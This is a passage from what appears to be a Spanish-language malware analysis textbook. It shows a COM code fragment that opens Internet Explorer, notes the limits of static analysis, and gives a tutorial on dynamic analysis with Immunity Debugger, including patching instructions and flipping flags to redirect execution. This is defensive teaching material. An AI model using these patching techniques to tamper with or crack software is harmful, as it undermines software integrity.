    HRESULT hr = pBrowser2->Navigate(bstrURL, &vEmpty, &vEmpty, &vEmpty,
&vEmpty);
    if (SUCCEEDED(hr))
    {
      hr = pBrowser2->get_Document(&pHtmlDoc);
    }
    else
```

En primer lugar, se invoca la

```
    {
      pBrowser2->Quit();

    }
    SysFreeString(bstrURL);
    pBrowser2->Release();
  }
  OleUninitialize();
}
```

función `OleInitialize()` para inicializar un objeto OLE. En segundo lugar, se crea una instancia de Internet Explorer con la función `CoCreateInstance()` y el CLSID de Internet Explorer. El objeto creado está disponible mediante pBrowser2.

La página web se carga mediante `pBrowser2->Navigate()`. Por último, el objeto se destruye mediante el método `Release()`.

h. Conclusión

Evidentemente, es imposible enumerar todas las funciones que puede utilizar un atacante. No hemos descrito algunas funciones estándar de la *libc*, ni la gestión del desplazamiento en el árbol, la manipulación de variables de entorno o incluso la creación de procesos. En el caso de un malware que utilice una función que el analista desconozca, los motores de búsqueda en Internet son los mejores aliados para comprender lo que hacen estas secciones de código del malware que se está analizando.

6. Límites del análisis estático

En ciertos casos, el análisis estático puede resultar muy complicado. Es posible que el código en ensamblador sea ilegible, pues ciertas funciones se codifican. Para ser capaz de leer el código en ensamblador decodificado hay que ejecutar el binario, y para ello existe el análisis dinámico, una forma de analizar los binarios que se describe en la siguiente sección.

Análisis dinámico

1. Presentación

A diferencia del análisis estático, el análisis dinámico consiste en estudiar las acciones del binario durante su ejecución. Es importante destacar que en este caso el binario se ejecuta realmente y la máquina sobre la que se ejecuta se verá infectada por el malware en análisis. Es primordial, por tanto, trabajar en una máquina virtual.


Para realizar un análisis dinámico, el analista necesita un depurador. Un depurador permite ejecutar un binario instrucción a instrucción, y permite también situar puntos de ruptura (o *breakpoints*) para detener la ejecución del binario y consultar su estado. En esta sección utilizaremos dos depuradores: *Immunity Debugger* y *WinDbg*.

2. Immunity Debugger

a. Presentación


Immunity Debugger es un depurador de 32 bits para Windows. Puede descargarse gratuitamente en la siguiente dirección: http://www.immunityinc.com/products/debugger/. Este depurador permite seguir fácilmente la ejecución de un programa en Windows y ver las instrucciones ejecutadas, el estado de la memoria y de los registros. También permite situar puntos de ruptura en instrucciones particulares, durante el acceso a ciertas zonas de memoria o durante la ejecución de funciones específicas. Cada una de estas funcionalidades se describe en esta sección. Existen otros depuradores para Windows; la ventaja de *Immunity Debugger* es que soporta el lenguaje Python para automatizar ciertas tareas.

He aquí la interfaz de *Immunity Debugger* tras su arranque:



Es posible depurar un binario en ejecución (acción denominada «vincularse» a un programa) o ejecutar un nuevo binario. En este caso, *Immunity Debugger* se sitúa a nivel de la función `main()` del programa. Para vincularse a un proceso en ejecución, hay que ir a **File** y seleccionar a continuación **Attach** (o [Ctrl][F1]). Aparece la lista de procesos de 32 bits en curso:

Basta con seleccionar el proceso en la lista haciendo doble clic sobre el que se desea analizar. Para abrir un binario que no esté en ejecución, seleccionamos **File** y a continuación **Open** (o [F3]). Se abre una ventana que permite seleccionar el archivo que se ha de analizar. Una vez abierto el binario, la interfaz de *Immunity Debugger* será similar a la que muestra la siguiente captura:




La interfaz puede dividirse en cinco secciones.


La primera sección, en la parte superior, incluye varios botones que se explicarán en los siguientes apartados:

La sección principal contiene las instrucciones del binario que se está analizando. En este marco, la primera columna se corresponde con la dirección del código en ensamblador, la dirección subrayada en gris se corresponde con la dirección sobre la que está actualmente en pausa *Immunity Debugger*. La tercera columna se corresponde con las instrucciones en ensamblador y la cuarta columna se corresponde con los comentarios que agrega el depurador. En estos comentarios es fácil ver los argumentos que se pasan a las funciones. Además,

pueden aparecer unas flechas que se corresponden con los saltos condicionales y con la ruta que ejecutará el binario. He aquí una captura de pantalla de este marco:




La tercera sección contiene el valor de los registros:



La cuarta sección se corresponde con el estado de la memoria. La primera columna se corresponde con la dirección de memoria, la segunda columna se corresponde con los valores en hexadecimal almacenados en memoria y la tercera columna es una conversión en ASCII de estos valores. He aquí una captura de este marco:

Para terminar, la última sección se corresponde con el estado de la pila (*stack*):



Es posible agregar otras ventanas para ayudar al usuario durante su análisis. Se puede acceder a ellas mediante el menú **View**; algunas vistas se explicarán en los siguientes apartados.

b. Control de flujo de ejecución

La gestión del flujo de ejecución del binario en análisis puede llevarse a cabo mediante los siguientes botones:

Estos botones tienen asociados atajos de teclado. Vamos a abordar el funcionamiento de estos botones en el mismo orden que se presentan en la interfaz gráfica.

El primer botón permite reiniciar el binario en análisis. Su atajo de teclado es [Ctrl][F2].

El segundo botón permite salir de *Immunity Debugger*. Su atajo de teclado es [Alt][F2].

El tercer botón se corresponde con la acción **Run Program** (o [F9]). Permite ejecutar el binario. El binario se ejecutará:

- hasta encontrar el primer punto de ruptura;
- hasta el final si no encuentra ningún punto de ruptura;
- hasta que el programa espere una interacción con el usuario.

El cuarto botón se corresponde con la acción **Pause** (o [F12]). Pone en pausa la ejecución del binario.

EL quinto botón se corresponde con la acción **Step Into** (o [F7]). Permite pasar a la siguiente instrucción. Pulsando varias veces [F7], es posible seguir la ejecución del binario instrucción a instrucción; cada vez que se pulsa [F7], se actualizan los registros, así como los valores de la pila o de la memoria. Gracias al modo **Step Into**, si se produce un `call`, *Immunity Debugger* «entrará» en el interior de la función invocada y el código en ensamblador mostrado en el marco principal será el correspondiente a esta subfunción.

El sexto botón se corresponde con la acción **Step Over** (o [F8]). Permite, como el botón anterior, ejecutar el binario instrucción a instrucción. La diferencia es que, en caso de producirse un `call`, el depurador no «entrará» en la función invocada. Esta subfunción se ejecutará íntegramente y el depurador se situará justo a continuación del `call`.

Los botones séptimo y octavo se corresponden con botones de gestión de las trazas. No se describirán en este libro.

El noveno botón se corresponde con la acción **Execute till return** (o [Ctrl][F9]). Este botón permite ejecutar el binario hasta el final de la función en curso. Esto puede resultar muy interesante cuando se desea conocer el valor de ciertas variables al finalizar la ejecución de una función específica.

Para terminar, el último botón se corresponde con la acción **Go to address in Disassembler**. Este botón abre una ventana que permite introducir una dirección. El depurador se situará en esta dirección sin ejecutar el código.


No es extraño que los debutantes estén algo perdidos con el flujo de ejecución de un binario. La barra de título de *Immunity Debugger* precisa en todo momento el thread en curso, así como el módulo en análisis. Por ejemplo, resulta poco interesante (durante el análisis de un malware) estudiar la API de sistema de Windows; dicho de otro modo, si el usuario realiza demasiados **Step Into**, terminará en el interior de la API de Windows. La barra de título permitirá ver fácilmente que el usuario ya no se encuentra en el código del binario, sino en el del sistema operativo. He aquí un ejemplo de barra de título en la que el usuario se sitúa en la biblioteca `Ntdll` y no en el binario en análisis:

A menudo, los binarios utilizan threads; *Immunity Debugger* permite cambiar de thread en análisis. Para ello, se hace clic en **View** y a continuación en **Threads**. Se abre una ventana que permite seleccionar el thread que se desea depurar.

Puede resultar interesante desplazar el flujo de ejecución a una dirección específica del binario. Este depurador puede realizar este tipo de acción fácilmente. Para modificar la dirección de la siguiente instrucción que se debe ejecutar, hay que seleccionar la ubicación adonde se desea saltar haciendo clic con el botón izquierdo, luego un clic derecho y seleccionar la opción **New origin here**. El flujo va a desplazarse automáticamente hasta esta instrucción. Sin embargo, preste atención, pues el programa corre el riesgo de fallar si los valores de los registros o de la pila no son coherentes con lo que espera el programa.

También es posible modificar el código en ensamblador que ejecutará el depurador. Para modificar el código, se hace clic con el botón derecho sobre la instrucción que se desea editar y continuación se selecciona **Binary** y luego **Edit** (o [Ctrl] **E**).

Aparece la siguiente ventana:



Es posible modificar el código en hexadecimal de la instrucción.

El último aspecto interesante en la gestión del flujo de ejecución es que se puede invertir el valor de los flags. Hemos visto que el flag ZF condicionaba los saltos en el código. Puede resultar interesante invertir las condiciones


para modificar el flujo de ejecución del código. Para invertir un flag, basta con hacer clic con el botón derecho en su valor y luego seleccionar **Set** para cambiar el valor a 1 o **Reset**para cambiarlo a 0:


Para familiarizarse con la operativa de *Immunity Debugger*, se recomienda depurar un archivo binario cuyo código fuente se conozca para comprender cómo moverse fácilmente dentro del flujo de ejecución.

c. Análisis de una librería

El análisis de una librería no es idéntico al de un binario. En efecto, una librería no está concebida para funcionar de forma autónoma, de modo que debe ser ejecutada por un binario externo. *Immunity Debugger* permite, aun así, depurar librerías (DLL).

La librería va a ejecutarse por un binario externo del depurador llamado `loaddll.exe`. Es posible invocar a un export específico seleccionando la opción **Debug** y luego **Call export**. A continuación se abre la siguiente ventana:



